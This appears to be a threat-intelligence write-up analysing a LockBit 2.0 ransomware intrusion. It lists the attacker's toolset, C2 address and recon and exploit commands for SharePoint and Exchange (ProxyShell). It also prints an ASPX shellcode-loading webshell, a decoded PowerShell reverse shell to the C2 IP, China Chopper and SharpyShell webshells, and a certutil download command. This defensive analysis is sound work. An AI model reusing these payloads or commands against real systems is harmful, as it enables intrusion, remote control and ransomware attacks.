
UDURRANI

LOCKBIT 2.0

Lockbit, a possible extension of Lockergaga ransomware is an efficient trojan that has the ability to encrypt 100GBs of data within 5 minutes. Lockbit gang is conducting targeted ransomware attacks, where they use double extortion tactics to leak the data as well. This technique was seen in other ransomware attacks like REvil, Conti, BlackMatter and numerous other campaigns. The ransomware attacks and techniques have been evolving over recent history; both the velocity of different variants has increased, as has the number of threat actors who are refining their approaches to become more successful when launching attacks. Initially, launching a ransomware attack was suspected to be unsophisticated attackers OR a last resort (given that ransomware is obviously very brash and not covert in nature). Also, ransomware authors are bypassing multiple security layers with greater effect. We have observed that attackers launch an attack having spent significant time present in a target after the initial penetration.

Lockbit is conducted as Ransomware as a Service (RaaS) business model. This group has targeted a diverse group of organizations rather than having focus on a particular sector/vertical.

TIME-LINE (Possible dwell time)



The Attackers Tool set:

Open source tools released by researchers are often abused. These tools could be used for ethical or unethical reasons. The bad guys use these tools pretty often. To understand offensive security, it is important to understand how a threat actor thinks. Hackers use mix of open source and in-house (developed internally) tools. That is why I wanted to capture how the tool-set looks like. Here are some of the tools that the hacker kept on the command and control server. These tools were downloaded frequently on the victim machines.

```
└── powerpreter
|   ├── Powerpreter.psm1
|   └── README.md
├── plink.exe
├── procdump.exe
├── procdump64.exe
├── procdump64a.exe
├── proxylogon.py
├── psfile.exe
├── psfile64.exe
├── pskill.exe
├── pslist.exe
├── pspasswd.exe
├── psping.exe
├── psping64.exe
├── psshutdown.exe
├── pssuspend.exe
├── r.req
├── rev.ps1
├── sshd_config
├── svchost.exe
├── unicorn.py
├── users.txt
├── v2.exe                          // THE BACKDOOR
├── v2c.exe                         // RANSOMWARE
└── winUpdate.exe
├── Shells
|   |   ├── Invoke-ConPtyShell.ps1
|   |   ├── Invoke-JSRatRegsvr.ps1
|   |   ├── Invoke-JSRatRundll.ps1
|   |   ├── Invoke-PoshRatHttp.ps1
|   |   ├── Invoke-PoshRatHttps.ps1
|   |   ├── Invoke-PowerShellIcmp.ps1
|   |   ├── Invoke-PowerShellTcp.ps1
|   |   ├── Invoke-PowerShellTcpOneLine.ps1
|   |   ├── Invoke-PowerShellTcpOneLineBind.ps1
|   |   ├── Invoke-PowerShellUdp.ps1
|   |   ├── Invoke-PowerShellUdpOneLine.ps1
|   |   ├── Invoke-PowerShellWmi.ps1
├── ActiveDirectory
|   |   ├── Add-ConstrainedDelegationBackdoor.ps1
|   |   └── Set-DCShadowPermissions.ps1
|   ├── Antak-WebShell
|   |   ├── Readme.md
```

```
│   │   └── antak.aspx
├── mimikatz_trunk.zip
├── mssql_instance1.exe
├── netcat-win32-1.11.zip
├── servers
│   │   ├── Browser.py
│   │   ├── Browser.pyc
│   │   ├── DNS.py
│   │   ├── DNS.pyc
│   │   ├── FTP.py
│   │   ├── FTP.pyc
│   │   ├── HTTP.py
│   │   ├── HTTP.pyc
│   │   ├── HTTP_Proxy.py
│   │   ├── IMAP.py
│   │   ├── IMAP.pyc
│   │   ├── Kerberos.py
│   │   ├── Kerberos.pyc
│   │   ├── LDAP.py
│   │   ├── LDAP.pyc
│   │   ├── MSSQL.py
│   │   ├── MSSQL.pyc
│   │   ├── POP3.py
│   │   ├── POP3.pyc
│   │   ├── Proxy_Auth.py
│   │   ├── RDP.py
│   │   ├── RDP.pyc
│   │   ├── RPC.py
│   │   ├── RPC.pyc
│   │   ├── SMB.py
│   │   ├── SMB.pyc
│   │   ├── SMTP.py
│   │   ├── SMTP.pyc
│   │   ├── WinRM.py
│   │   └── WinRM.pyc
├── PsExec.exe
├── PsExec64.exe
├── PsGetsid.exe
├── PsInfo.exe
├── PsService64.exe
├── rockyou.txt                    // BRUTEFORCE PASSWORD LIST
├── Responder
│   ├── DumpHash.py
│   ├── LICENSE
│   ├── OSX_launcher.sh
│   ├── README.md
│   ├── Report.py
│   └── Responder.conf
├── Lovely-Potato                  // KERBEROASTING TOOL
├── Invoke-LovelyPotato.ps1
├── JuicyPotato-Static.exe
├── invoke.ps1
├── svchost.exe
└── windowsUpdate.exe
```

Command & Control:

Another important aspect of a successful attack is a solid command and control machine. The hackers keep all the tools on those C2 servers. These machines are mostly compromised servers running somewhere in the cloud or on-prem with an exposed service. The C2 used in this specific campaign was:

45.93.136.127

The C2 machine was also running Metasploit framework.

From Recon to the EntryPoint:

In my opinion, this is the most difficult task in an attack's life cycle. First the attacker ran multiple scans to find open ports and services.

```
nmap -F <victim_ip>/24 -vvv --open
nmap -Pn -p 1-10000 -T4 <victim_ip> -vvv --open
nmap <DomainName> -p3389
nmap <DomainName> -p4443
nmap -p4443 <victim_ip>
nmap -vvv -p- http://<victim_ip>/
nmap -vvv -p- <victim_ip>
nmap -p25 mail.<DomainName>
```

Once the scan completed, the attacker found the following services.

- RDP
- Sharepoint
- OWA Exchange interface

The attacker immediately ran the following commands

- exploit.py -u http://portal.<DomainName>/_layouts/15/Picker.aspx -c "ping **45.93.136.127**" // **CVE-2019-0604**
- For the RDP brute forcing, the attacker downloads rockyoutxt wordlist from

  https://github.com/praetorian-inc/Hob0Rules/tree/master/wordlists

  And initiated a brute force.
- Used ProxyShell to exploit Exchange by using cve_2021_26855

  dirsearch.py -e asp,aspx,js,txt,html,xml -u https://<DomainName>

  proxyshell-enumerate.py -h mail.<DomainName> -d <DomainName>

  proxyshell.py -t mail.<DomainName> -e <email>

  auto-proxylogon.py mail.<DomainName>

  proxyshell_rce.py -u mail.<DomainName> -e <EmailAddress>

For debugging reasons the attacker kept on initiating tcpdump.

tcpdump -nni venet0:0 "host <victims public ip address>" -vvv -XXX -w <fileName.pcap>

The Attacker ran multiple commands to download and install other tools

- git clone https://github.com/Udyz/Automatic-Proxylogon-Exploit.git
- git clone https://github.com/Gh0st0ne/weaponized-0604.git
- git clone https://github.com/Gh0st0ne/weaponized-0604.git
- wget https://github.com/zacheller/rockyou/blob/master/rockyou.txt.tar.gz
- git clone https://github.com/OJ/gobuster.git
- git clone https://github.com/dmaasland/proxyshell-poc.git
- git clone https://github.com/ktecv2000/ProxyShell.git
- git clone https://github.com/ktecv2000/ProxyShell.git
- git clone https://github.com/dmaasland/proxyshell-poc.git
- git pull https://github.com/dmaasland/proxyshell-poc.git
- git pull https://github.com/dmaasland/proxyshell-poc.git
- git clone https://github.com/Udyz/Automatic-Proxylogon-Exploit.git
- git clone https://github.com/Udyz/proxyshell-auto.git
- git clone https://github.com/ktecv2000/ProxyShell.git
- Python scripts for exploitation

```
        wRunspacePool(wsman, configuration_name="Microsoft.Exchange") as pool:

        logger.debug("[Stage 4] Cleaning Notification")
        ps = PowerShell(pool)
        ps.add_script("Get-MailboxExportRequest | Remove-MailboxExportRequest -Confirm:$false")
        output = ps.invoke()

def compressible_decode(payload):
    compEnc = [ 0x47, 0xf1, 0xb4, 0xe6, 0x0b, 0x6a, 0x72, 0x48, 0x85, 0x4e, 0x9e, 0xeb, 0xe2, 0xf8, 0x94,
        0x53, 0xe0, 0xbb, 0xa0, 0x02, 0xe8, 0x5a, 0x09, 0xab, 0xdb, 0xe3, 0xba, 0xc6, 0x7c, 0xc3, 0x10, 0xdd, 0x39,
        0x05, 0x96, 0x30, 0xf5, 0x37, 0x60, 0x82, 0x8c, 0xc9, 0x13, 0x4a, 0x6b, 0x1d, 0xf3, 0xfb, 0x8f, 0x26, 0x97,
        0xca, 0x91, 0x17, 0x01, 0xc4, 0x32, 0x2d, 0x6e, 0x31, 0x95, 0xff, 0xd9, 0x23, 0xd1, 0x00, 0x5e, 0x79, 0xdc,
        0x44, 0x3b, 0x1a, 0x28, 0xc5, 0x61, 0x57, 0x20, 0x90, 0x3d, 0x83, 0xb9, 0x43, 0xbe, 0x67, 0xd2, 0x46, 0x42,
        0x76, 0xc0, 0x6d, 0x5b, 0x7e, 0xb2, 0x0f, 0x16, 0x29, 0x3c, 0xa9, 0x03, 0x54, 0x0d, 0xda, 0x5d, 0xdf, 0xf6,
        0xb7, 0xc7, 0x62, 0xcd, 0x8d, 0x06, 0xd3, 0x69, 0x5c, 0x86, 0xd6, 0x14, 0xf7, 0xa5, 0x66, 0x75, 0xac, 0xb1,
        0xe9, 0x45, 0x21, 0x70, 0x0c, 0x87, 0x9f, 0x74, 0xa4, 0x22, 0x4c, 0x6f, 0xbf, 0x1f, 0x56, 0xaa, 0x2e, 0xb3,
        0x78, 0x33, 0x50, 0xb0, 0xa3, 0x92, 0xbc, 0xcf, 0x19, 0x1c, 0xa7, 0x63, 0xcb, 0x1e, 0x4d, 0x3e, 0x4b, 0x1b,
        0x9b, 0x4f, 0xe7, 0xf0, 0xee, 0xad, 0x3a, 0xb5, 0x59, 0x04, 0xea, 0x40, 0x55, 0x25, 0x51, 0xe5, 0x7a, 0x89,
        0x38, 0x68, 0x52, 0x7b, 0xfc, 0x27, 0xae, 0xd7, 0xbd, 0xfa, 0x07, 0xf4, 0xcc, 0x8e, 0x5f, 0xef, 0x35, 0x9c,
        0x84, 0x2b, 0x15, 0xd5, 0x77, 0x34, 0x49, 0xb6, 0x12, 0x0a, 0x7f, 0x71, 0x88, 0xfd, 0x9d, 0x18, 0x41, 0x7d,
        0x93, 0xd8, 0x58, 0x2c, 0xce, 0xfe, 0x24, 0xaf, 0xde, 0xb8, 0x36, 0xc8, 0xa1, 0x80, 0xa6, 0x99, 0x98, 0xa8,
        0x2f, 0x0e, 0x81, 0x65, 0x73, 0xe4, 0xc2, 0xa2, 0x8a, 0xd4, 0xe1, 0x11, 0xd0, 0x08, 0x8b, 0x2a, 0xf2, 0xed,
        0x9a, 0x64, 0x3f, 0xc1, 0x6c, 0xf9, 0xec ];
    out = [None]*len(payload)
    for i in range(len(payload)):
        temp = ord(payload[i]) & 0xff
        out[i] = "%02x" % (compEnc[temp])
    out = ''.join(out)
    return binascii.unhexlify(out)
```

```
version = 0
        ttype = 'Windows'
        compressed = 0
        auth_type = 'Kerberos'
        raw_token = b''
        gsid = 'S-1-5-32-544'

        version_data = b'V' + (1).to_bytes(1, 'little') + (version).to_bytes(1, 'little')
        type_data = b'T' + (len(ttype)).to_bytes(1, 'little') + ttype.encode()
        compress_data = b'C' + (compressed).to_bytes(1, 'little')
        auth_data = b'A' + (len(auth_type)).to_bytes(1, 'little') + auth_type.encode()
        login_data = b'L' + (len(self.email)).to_bytes(1, 'little') + self.email.encode()
        user_data = b'U' + (len(self.sid)).to_bytes(1, 'little') + self.sid.encode()
        group_data = b'G' + struct.pack('<II', 1, 7) + (len(gsid)).to_bytes(1, 'little') +
gsid.encode()
        ext_data = b'E' + struct.pack('>I', 0)

        raw_token += version_data
        raw_token += type_data
        raw_token += compress_data
        raw_token += auth_data
        raw_token += login_data
        raw_token += user_data
        raw_token += group_data
        raw_token += ext_data

        data = base64.b64encode(raw_token).decode()

        return data


def rand_string(n=5):

    return ''.join(random.choices(string.ascii_lowercase, k=n))


def exploit(proxyshell):

    proxyshell.get_legacydn()
    print(f'LegacyDN: {proxyshell.legacydn}')

    proxyshell.get_sid()
    print(f'SID: {proxyshell.sid}')

    proxyshell.get_token()
    print(f'Token: {proxyshell.token}')
```

Eventually the following webshell was dropped on the server(s)

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] guEnYpGk = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x65,0x48,0x8b,0x52,0x60,0x56,
0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,
0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x41,0x51,0x8b,0x42,0x3c,0x48,
0x6[redacted]x67,
0x4x34,
0x4x45,
0x2x41,
0x4x52,
0x1x00,
0x4x7f,
0x4x59,
0x4x89,
0xex2,
0x4x00,
0x4xd5,
0xfx89,
0x4x48,
0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,
0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x00,
0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

        IntPtr kMrDW = VirtualAlloc(IntPtr.Zero,(UIntPtr)guEnYpGk.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(guEnYpGk,0,kMrDW,guEnYpGk.Length);
        IntPtr eL4kOhUpz1 = IntPtr.Zero;
        IntPtr smx = CreateThread(IntPtr.Zero,UIntPtr.Zero,kMrDW,IntPtr.Zero,0,ref eL4kOhUpz1);
    }
</script>
```

Purpose: Create a thread to establish a reverse shell to C2 (45.93.136.127)jjj

Lets look at the decoded view:

JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBj
AGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAA1AC4AOQAzAC4AMQAzADYALgAxADIANwAiACwANAA0AD
MAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYg
B5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACg
AKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlA
HMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAa
gBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBj
AG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGU
AbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBp
AG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTAC
AAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIA
AoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoAC
QAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQ
AsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwB
oACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA

$client = New-Object System.Net.Sockets.TCPClient("45.93.136.127",443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()};$client.Close()

The attacker uploaded 2 more webshells as well:

- ChinaChopper

"<%response.write **CreateObject**("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>"

- SharpyShell

```
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.Reflection" %>

<script Language="c#" runat="server">

void Page_Load(object sender, EventArgs e)
{
        string p = "a-REDACTED-f17 …";
        string r = Request.Form["data"];
        byte[] a = {0x2c,0x62,0xa9,0x34,0x3a,-REDCTED-,0x37,0x65,0x33,0x32,0x30,.....
        for(int i = 0; i < a.Length; i++) a[i] ^= (byte)p[i % p.Length];
        Assembly aS = Assembly.Load(a);
        object o = aS.CreateInstance("SharPy");
        MethodInfo mi = o.GetType().GetMethod("Run");
        object[] iN = new object[] {r, p};
        object oU = mi.Invoke(o, iN);
        Response.Write(oU);
}

</script>
```

Instructions for SharpyShell:

```
 #download               Download a file from the server
 #exec_cmd               Run a cmd.exe /c command on the server
 #exec_ps                Run a powershell.exe -nop -noni -enc 'base64command' on the server
 #inject_dll_reflective  Inject a reflective DLL in a new (or existing) process
 #inject_dll_srdi        Inject a generic DLL in a new (or existing) process
 #inject_shellcode       Inject shellcode in a new (or existing) process
 #invoke_ps_module       Run a ps1 script on the target server
 #invoke_ps_module_as    Run a ps1 script on the target server as a specific user
 #lateral_psexec         Run psexec binary to move laterally
 #lateral_wmi            Run builtin WMI command to move laterally
 #mimikatz               Run an offline version of mimikatz directly in memory
 #net_portscan           Run a port scan using regular sockets, based (pretty) loosely on nmap
 #privesc_juicy_potato   Launch InMem Juicy Potato attack trying to impersonate NT
AUTHORITY\SYSTEM
 #privesc_powerup        Run Powerup module to assess all misconfiguration for privesc
 #runas                  Run a cmd.exe /c command spawning a new process as a specific user
 #runas_ps               Run a powershell.exe -enc spawning a new process as a specific user
 #upload                 Upload a file to the server
```

Time to download other tools on the victim machine:

The attacker downloaded more tools on the servers:

pd.exe-> 8e19d789940a020076cf95e5e8173b52ffaaf42ef9b00c6efa927db7462f507a
nc.exe -> b3b207dfab2f429cc352ba125be32a0cae69fe4bf8563ab7d0128bba8c57a71c
runas.exe -> 9322fc030e4e63e9b9fde9f6fa30f90a04dc52b65c9be5cfaf7d26cd26cdc517
ps.exe -> a9affdcdb398d437e2e1cd9bc1ccf2d101d79fc6d87e95e960e50847a141faa4
pl.exe -> 828e81aa16b2851561fff6d3127663ea2d1d68571f06cbd732fdf5672086924d

- **pd.exe: procdump.exe**
- **nc.exe: nectar**
- **ps.exe: psexec**
- **pl.exe: plink**

These tools were downloaded by using the webshell, where IIS process spawns certutils.exe

certutil -urlcache -split -f <C2/path> <pathToStore>

- *"-urlcache" is used to perform URL cache management action.*
- *"-f" is used to force fetching the specified URL and updating the cache.*
- *"-split" is used to dump the file on disk.*

This initiated the download:

```
+ Source-Ip: 45.93.136.127 -> Dest-Ip: 172.16.223.5
+ P-Size: 1392, Packet-Id: 49824 ]
+ Source-Port: 80, Dest-Port: 49817
+ (65215, 21503)
+ Control-Flag [13]: ack
+ WIN: 30016
```


```
45 00 05 70 c2 a0 00 00 33 06 00 00 2d 5d 88 7f       | E..p....3...-]..
ac 10 df 05 00 50 c2 99 fe 85 8c 3a 53 7a dc 07       | .....P.....:Sz..
50 10 75 40 b8 0c 00 00 4d 5a 41 52 55 48 89 e5       | P.u@....MZARUH..
48 83 ec 20 48 83 e4 f0 e8 00 00 00 00 5b 48 81       | H.. H........[H.
c3 8f 5a 00 00 ff d3 48 81 c3 5c af 02 00 48 89       | ..Z....H..\...H.
3b 49 89 d8 6a 04 5a ff d0 00 00 00 00 00 00 00       | ;I..j.Z.........
00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd       | ................
21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72       | !..L.!This progr
61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e       | am cannot be run
20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a       |  in DOS mode....
24 00 00 00 00 00 00 00 5b dd 34 7f 1f bc 5a 2c       | $.......[.4...Z,
1f bc 5a 2c 1f bc 5a 2c 59 ed bb 2c 3b bc 5a 2c       | ..Z,..Z,Y..,;.Z,
59 ed ba 2c 64 bc 5a 2c 59 ed 85 2c 15 bc 5a 2c       | Y..,d.Z,Y..,..Z,
16 c4 dd 2c 1e bc 5a 2c 16 c4 c9 2c 0e bc 5a 2c       | ...,..Z,...,..Z,
1f bc 5b 2c db bc 5a 2c 62 c5 ba 2c 05 bc 5a 2c       | ..[,..Z,b..,..Z,
62 c5 86 2c 1e bc 5a 2c 62 c5 84 2c 1e bc 5a 2c       | b..,..Z,b..,..Z,
52 69 63 68 1f bc 5a 2c 00 00 00 00 00 00 00 00       | Rich..Z,........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       | ................
50 45 00 00 64 86 05 00 cf 63 05 61 00 00 00 00       | PE..d....c.a....
00 00 00 00 f0 00 22 20 0b 02 0c 00 00 12 02 00       | ......" ........
00 42 01 00 00 00 00 00 80 56 01 00 00 10 00 00       | .B.......V......
00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00       | ................
```

```
05 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00       | ................
00 90 03 00 00 04 00 00 69 19 03 00 02 00 20 01       | ........i..... .
00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00       | ................
00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00       | ................
00 00 00 00 10 00 00 00 b0 b0 02 00 37 00 00 00       | ............7...
e8 b0 02 00 b4 00 00 00 00 00 00 00 00 00 00 00       | ................
00 60 03 00 08 19 00 00 00 00 00 00 00 00 00 00       | .`..............
00 80 03 00 a8 06 00 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 00 00 00 00 70 91 02 00 70 00 00 00       | ........p...p...
00 00 00 00 00 00 00 00 00 30 02 00 f8 05 00 00       | .........0......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00       | .........text...
37 11 02 00 00 10 00 00 00 12 02 00 00 04 00 00       | 7...............
00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60       | ............ ..`
2e 72 64 61 74 61 00 00 7a 94 00 00 00 30 02 00       | .rdata..z....0..
00 96 00 00 00 16 02 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00       | ....@..@.data...
